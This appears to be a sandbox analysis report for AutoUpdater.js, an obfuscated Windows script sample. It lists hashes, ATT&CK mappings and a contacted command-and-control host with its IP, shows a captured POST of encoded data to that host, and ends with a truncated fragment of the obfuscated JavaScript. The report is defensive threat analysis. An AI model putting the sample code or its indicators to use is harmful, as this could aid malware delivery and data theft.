ID: 679454
Sample Name: AutoUpdater.js
Cookbook: default.jbs
Time: 20:02:07
Date: 05/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

AutoUpdater.js


Overview

General Information

Sample Name:	AutoUpdater.js
Analysis ID:	679454
MD5:	c249583badbaef..
SHA1:	6fec191fc99d6d4..
SHA256:	376180cf80a620..
Tags:	js
Infos:	HTTP



Detection




Score:	52
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- System process connects to networ…
- JavaScript source code contains fun…
- JA3 SSL client fingerprint seen in co…
- Java / VBScript file with very long s…
- Uses a known web browser user age…
- IP address seen in connection with …
- Found WSH timer for Javascript or V…
- Internet Provider seen in connection…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 1456 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\AutoUpdater.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

Networking

System process connects to network (likely due to code injection or exploit)

JavaScript source code contains functionality to generate code involving HTTP requests or file downloads


HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 2 Scripting	Path Interception	1 Process Injection	1 Process Injection	OS Credential Dumping	2 System Information Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 2 Scripting	LSASS Memory	1 Remote System Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	2 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 3 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
AutoUpdater.js	0%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://2b1c.telegram.godsmightywhispers.com/updateResource	0%	Avira URL Cloud	safe	

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
2b1c.telegram.godsmightywhispers.com	77.91.127.52	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://2b1c.telegram.godsmightywhispers.com/updateResource	true	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
77.91.127.52	2b1c.telegram.godsmightywhispers.com	Russian Federation		42861	FOTONTELECOM-TRANSIT-ASFOTONTELECOMISPRU	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	679454
Start date and time: 05/08/202220:02:07	2022-08-05 20:02:07 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	AutoUpdater.js
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	34

Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (Javascript) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal52.evad.winJS@1/0@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .js • Adjust boot time • Enable AMSI • Override analysis time to 240s for JS/VBS files not yet terminated

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 23.211.6.115
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, time.windows.com, arc.msn.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, login.live.com, store-images.s-microsoft.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General


File type:	ASCII text, with very long lines, with no line terminators
Entropy (8bit):	5.281095567126216
TrID:	
File name:	AutoUpdater.js
File size:	8508
MD5:	c249583badbaef9a09e430a433a35914
SHA1:	6fec191fc99d6d4bf85ece108d0cdb191d2a9fcf
SHA256:	376180cf80a62085441a0b2a19e9b0fb2abdf3e1020955cfc4bd549e4bcc6726
SHA512:	64bd4c7ba9f05a7a30d373e99605ce851d6ec8e635343053e26d6f1bedb96aa2e7e6b25cb2923fcb5a3bfdb38d261f860b3e8226c5d2f0c5958c5025c899011d
SSDEEP:	96:HtmNoqutXY7vRcbWdtBu+TZmfNLXMRMgRXftIkwZQQsvo2imAJPfrtvK6IeO61RG:Np92Dg+GUhOQ6VJ3rtvKSv14ySsJrEQM
TLSH:	74027496A7E06CC01297AFF3131665D6F4259C9E3790040EF541BBB4FE91D11EB96E30
File Content Preview:	(function(_0x1f1fa8,_0x760f46){var a0_0x27f9cd= {_0x202319:0x2a,_0xf0c758:0x2f,_0x379c8b:'t3Y7',_0x2265b0:0x1f,_0x11a50c:0x1c,_0x2b0c5b:0x21,_0x5b4906:0x3a,_0x4fcc6b:0x18,_0x1c2c1b:0x30,_0x44afb1:0x50,_0x32bb71:'cG(L',_0x2d1ef6:'vp)t',_0xe7012:0x3be,_0x16c

File Icon

Icon Hash:	e8d69ece968a9ec4

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 20:03:57.310219049 CEST	49772	443	192.168.2.4	77.91.127.52
Aug 5, 2022 20:03:57.310290098 CEST	443	49772	77.91.127.52	192.168.2.4
Aug 5, 2022 20:03:57.310431004 CEST	49772	443	192.168.2.4	77.91.127.52
Aug 5, 2022 20:03:57.324702024 CEST	49772	443	192.168.2.4	77.91.127.52
Aug 5, 2022 20:03:57.324762106 CEST	443	49772	77.91.127.52	192.168.2.4
Aug 5, 2022 20:03:57.434509039 CEST	443	49772	77.91.127.52	192.168.2.4
Aug 5, 2022 20:03:57.434655905 CEST	49772	443	192.168.2.4	77.91.127.52
Aug 5, 2022 20:03:57.692763090 CEST	49772	443	192.168.2.4	77.91.127.52
Aug 5, 2022 20:03:57.692826986 CEST	443	49772	77.91.127.52	192.168.2.4
Aug 5, 2022 20:03:57.693458080 CEST	443	49772	77.91.127.52	192.168.2.4
Aug 5, 2022 20:03:57.693984985 CEST	49772	443	192.168.2.4	77.91.127.52
Aug 5, 2022 20:03:57.696212053 CEST	49772	443	192.168.2.4	77.91.127.52
Aug 5, 2022 20:03:57.696718931 CEST	49772	443	192.168.2.4	77.91.127.52
Aug 5, 2022 20:03:57.696782112 CEST	443	49772	77.91.127.52	192.168.2.4
Aug 5, 2022 20:04:03.287745953 CEST	443	49772	77.91.127.52	192.168.2.4
Aug 5, 2022 20:04:03.287830114 CEST	49772	443	192.168.2.4	77.91.127.52
Aug 5, 2022 20:04:03.287864923 CEST	443	49772	77.91.127.52	192.168.2.4
Aug 5, 2022 20:04:03.287894011 CEST	443	49772	77.91.127.52	192.168.2.4
Aug 5, 2022 20:04:03.287981987 CEST	49772	443	192.168.2.4	77.91.127.52
Aug 5, 2022 20:04:03.287998915 CEST	49772	443	192.168.2.4	77.91.127.52
Aug 5, 2022 20:04:03.288256884 CEST	49772	443	192.168.2.4	77.91.127.52
Aug 5, 2022 20:04:03.288285971 CEST	443	49772	77.91.127.52	192.168.2.4
Aug 5, 2022 20:04:03.288296938 CEST	49772	443	192.168.2.4	77.91.127.52
Aug 5, 2022 20:04:03.288444996 CEST	49772	443	192.168.2.4	77.91.127.52

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 20:03:57.097527981 CEST	60506	53	192.168.2.4	8.8.8.8
Aug 5, 2022 20:03:57.291457891 CEST	53	60506	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 5, 2022 20:03:57.097527981 CEST	192.168.2.4	8.8.8.8	0xf1be	Standard query (0)	2b1c.telegram.godsmightywhispers.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 5, 2022 20:03:57.291457891 CEST	8.8.8.8	192.168.2.4	0xf1be	No error (0)	2b1c.telegram.godsmightywhispers.com		77.91.127.52	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 2b1c.telegram.godsmightywhispers.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49772	77.91.127.52	443	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-08-05 18:03:57 UTC	0	OUT	POST /updateResource HTTP/1.1 Accept: */* Accept-Language: en-us UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 2b1c.telegram.godsmightywhispers.com Content-Length: 44 Connection: Keep-Alive Cache-Control: no-cache
2022-08-05 18:03:57 UTC	0	OUT	Data Raw: 6a 38 37 53 4e 6c 38 45 57 51 4b 43 51 7a 4c 2b 58 70 65 49 32 35 4b 34 67 65 45 41 79 42 69 30 30 77 2f 54 6c 6b 4d 70 4a 41 3d 3d Data Ascii: j87SNl8EWQKCQzL+XpeI25K4geEAyBi00w/TlkMpJA==
2022-08-05 18:04:03 UTC	0	IN	HTTP/1.1 200 OK Server: nginx/1.23.0 Date: Fri, 05 Aug 2022 18:04:03 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET,POST,OPTIONS Cache-Control: no-cache, no-store

Statistics

No statistics

System Behavior

Analysis Process: wscript.exe PID: 1456, Parent PID: 3616

General

Target ID:	0
Start time:	20:03:06
Start date:	05/08/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\AutoUpdater.js"
Imagebase:	0x7ff790f80000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	0	47	75 6e 6b 6e 6f 77 6e	unknown	success or wait	8	7FFFF04DE70B	WriteFile
unknown	47	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	8	7FFFF04DE70B	WriteFile
unknown	49	10	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFFF04DE70B	WriteFile
unknown	59	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFFF04DE70B	WriteFile
unknown	61	22	75 6e 6b 6e 6f 77 6e	unknown	success or wait	362	7FFFF04DE70B	WriteFile
unknown	83	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	362	7FFFF04DE70B	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	85	22	75 6e 6b 6e 6f 77 6e	unknown	success or wait	31	7FFFF04DE70B	WriteFile
unknown	107	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	31	7FFFF04DE70B	WriteFile
unknown	109	23	75 6e 6b 6e 6f 77 6e	unknown	success or wait	62	7FFFF04DE70B	WriteFile
unknown	132	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	62	7FFFF04DE70B	WriteFile
unknown	134	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	11	7FFFF04DE70B	WriteFile
unknown	147	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	11	7FFFF04DE70B	WriteFile
unknown	2115	22	75 6e 6b 6e 6f 77 6e	unknown	success or wait	22	7FFFF04DE70B	WriteFile
unknown	2137	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	22	7FFFF04DE70B	WriteFile
unknown	2139	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFFF04DE70B	WriteFile
unknown	2152	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFFF04DE70B	WriteFile
unknown	3119	98	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFFF04DE70B	WriteFile
unknown	3217	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFFF04DE70B	WriteFile
unknown	3219	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFFF04DE70B	WriteFile
unknown	3232	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFFF04DE70B	WriteFile
unknown	3234	47	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFFF04DE70B	WriteFile
unknown	3281	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFFF04DE70B	WriteFile
unknown	3283	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFFF04DE70B	WriteFile
unknown	3296	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFFF04DE70B	WriteFile
unknown	3298	92	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFFF04DE70B	WriteFile
unknown	3390	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFFF04DE70B	WriteFile
unknown	4087	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	9	7FFFF04DE70B	WriteFile
unknown	4100	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	9	7FFFF04DE70B	WriteFile
unknown	4102	41	75 6e 6b 6e 6f 77 6e	unknown	success or wait	18	7FFFF04DE70B	WriteFile
unknown	4143	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	18	7FFFF04DE70B	WriteFile
unknown	4145	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	9	7FFFF04DE70B	WriteFile
unknown	4158	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	9	7FFFF04DE70B	WriteFile
unknown	4160	72	75 6e 6b 6e 6f 77 6e	unknown	success or wait	18	7FFFF04DE70B	WriteFile
unknown	4232	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	18	7FFFF04DE70B	WriteFile
unknown	31026	70	75 6e 6b 6e 6f 77 6e	unknown	success or wait	66	7FFFF04DE70B	WriteFile
unknown	31096	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	66	7FFFF04DE70B	WriteFile
unknown	31098	24	75 6e 6b 6e 6f 77 6e	unknown	success or wait	30	7FFFF04DE70B	WriteFile
unknown	31122	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	30	7FFFF04DE70B	WriteFile
unknown	31124	44	75 6e 6b 6e 6f 77 6e	unknown	success or wait	60	7FFFF04DE70B	WriteFile
unknown	31168	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	60	7FFFF04DE70B	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis

JavaScript Code

Script:

Code

```
0   ( function (_0x1f1fa8, _0x760f46) {                                (function a0_0x2cfe(),797518) ➔ undefined
                                                                       Show all Function Runs
1       var a0_0x27f9cd = {
2       _0x202319 : 0x2a,
3       _0xf0c758 : 0x2f,
4       _0x379c8b : 't3Y7',
5       _0x2265b0 : 0x1f,
6       _0x11a50c : 0x1c,
7       _0x2b0c5b : 0x21,
8       _0x5b4906 : 0x3a,
9       _0x4fcc6b : 0x18,
10      _0x1c2c1b : 0x30,
11      _0x44afb1 : 0x50,
12      _0x32bb71 : 'cG(L',
13      _0x2d1ef6 : 'vp)t',
```

Code

```
14      _0xe7012 : 0x3be,
15      _0x16c9ef : 0x3d4,
16      _0x485608 : 0x33d,
17      _0x13f8f5 : 0x342,
18      _0x5ea762 : 0x32e,
19      _0x5eb05f : 0x349,
20      _0x463360 : 0x346,
21      _0x67ce91 : 0x358
22      },
23      a0_0x3753ad = {
24      _0x1c3a6f : 0x29b
25      },
26      a0_0x34e88e = {
27      _0x1e9bcd : 0x2fe
28      },
29      a0_0x4f2f91 = {
30      _0x3122f8 : 0xee
31      };
32      function _0x3da000(_0x2ee8a6, _0x18efc8, _0xefb31a, _0x3a0e41, _0x330051) {                    _0x3da000("oWus",-52,-42,-39,-47) ➔ "?l\x8f\x8d<E
                                                                                                        Show all Function Runs
33          return a0_0x30e4 ( _0x330051 - - a0_0x4f2f91._0x3122f8, _0x2ee8a6 );                       a0_0x30e4(191,"oWus") ➔ "?l\x8f\x8d<Ep"
                                                                                                        Show all Function Runs
34      }
35      function _0x5afde3(_0x20c2ca, _0xf73c46, _0x5a391a, _0x3c5814, _0x33f2b1) {
36          return a0_0x30e4 ( _0x3c5814 - - 0x183, _0x20c2ca );
37      }
38      function _0x224201(_0x6b72df, _0x592d36, _0x35ec55, _0x44f0e0, _0x403828) {                    _0x224201("vp)t",970,958,980,972) ➔ "\x1d_\x1a\xa
                                                                                                        Show all Function Runs
39          return a0_0x30e4 ( _0x592d36 - a0_0x34e88e._0x1e9bcd, _0x6b72df );                         a0_0x30e4(204,"vp)t") ➔ "\x1d_\x1a\xad\xd2\x9f7_\
                                                                                                        Show all Function Runs
40      }
41      function _0x54170b(_0x19f76d, _0x4f2b63, _0x15768b, _0x3a7004, _0x1e9ca8) {                    _0x54170b(829,813,834,814,"AAaB") ➔ "*l=\xbc\xec
                                                                                                        Show all Function Runs
42          return a0_0x30e4 ( _0x15768b - a0_0x3753ad._0x1c3a6f, _0x1e9ca8 );                         a0_0x30e4(167,"AAaB") ➔ "*l=\xbc\xed"
                                                                                                        Show all Function Runs
43      }
44      var _0x2541b1 = _0x1f1fa8 ( );                                                                 a0_0x2cfe() ➔ l1aCea,W6npa8oqFmk3nGxcMX8rhm
                                                                                                        Show all Function Runs
45      function _0x204e7a(_0x5e8492, _0x1f05e8, _0x359700, _0x50aab3, _0x1ceb36) {
46          return a0_0x30e4 ( _0x1f05e8 - - 0x178, _0x50aab3 );
47      }
48      while (! ! [ ] )
49          {
50              try
51              {
52                  var _0x36ee7b = - parseInt ( _0x3da000 ( 'oWus', - 0x34, - a0_0x27f9cd._0x202319, - 0x27, - a0_0x27f9cd._0xf0c763 ) ) /  _0x3da000("oWus",-52,-42,-39,-47) ➔ "?l\x8f\x8d<E
                    0x17c * - 0x13 + 0xe19 + - 0x2a4c ) + parseInt ( _0x3da000 ( a0_0x27f9cd._0x379c8b, - a0_0x27f9cd._0x2265b0,  parseInt("?l\x8f\x8d<Ep") ➔ NaN
                    0_0x27f9cd._0x11a50c, - 0x23 ) ) / ( - 0x6ce + 0xef6 + 0xe * - 0x95 ) + - parseInt ( _0x3da000 ( 'DO8a', - 0x21, - 0x2  _0x3da000("t3Y7",-31,-30,-28,-35) ➔ "+t\xa7j\x02"
